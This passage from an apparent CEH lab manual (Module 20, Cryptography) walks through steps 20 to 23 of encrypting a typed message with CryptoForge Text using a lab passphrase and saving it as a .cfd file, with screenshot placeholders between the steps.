


20. The **Enter Passphrase - CryptoForge Text** dialog-box appears; type a password in the **Passphrase** field, retype it in the **Confirm** field, and click **OK**. The password used in this lab is **test@123**.




Module 20 – Cryptography


21. The message that you have typed will be encrypted, as shown in the screenshot.



22. Now, you need to save the file. Click **File** in the menu bar and click **Save**.




23. The **Save As** window appears; navigate to **Z:\CEHv12 Module 20 Cryptography\Cryptography Tools\CryptoForge**, specify the file name as **Secret Message.cfd**, and click **Save**.

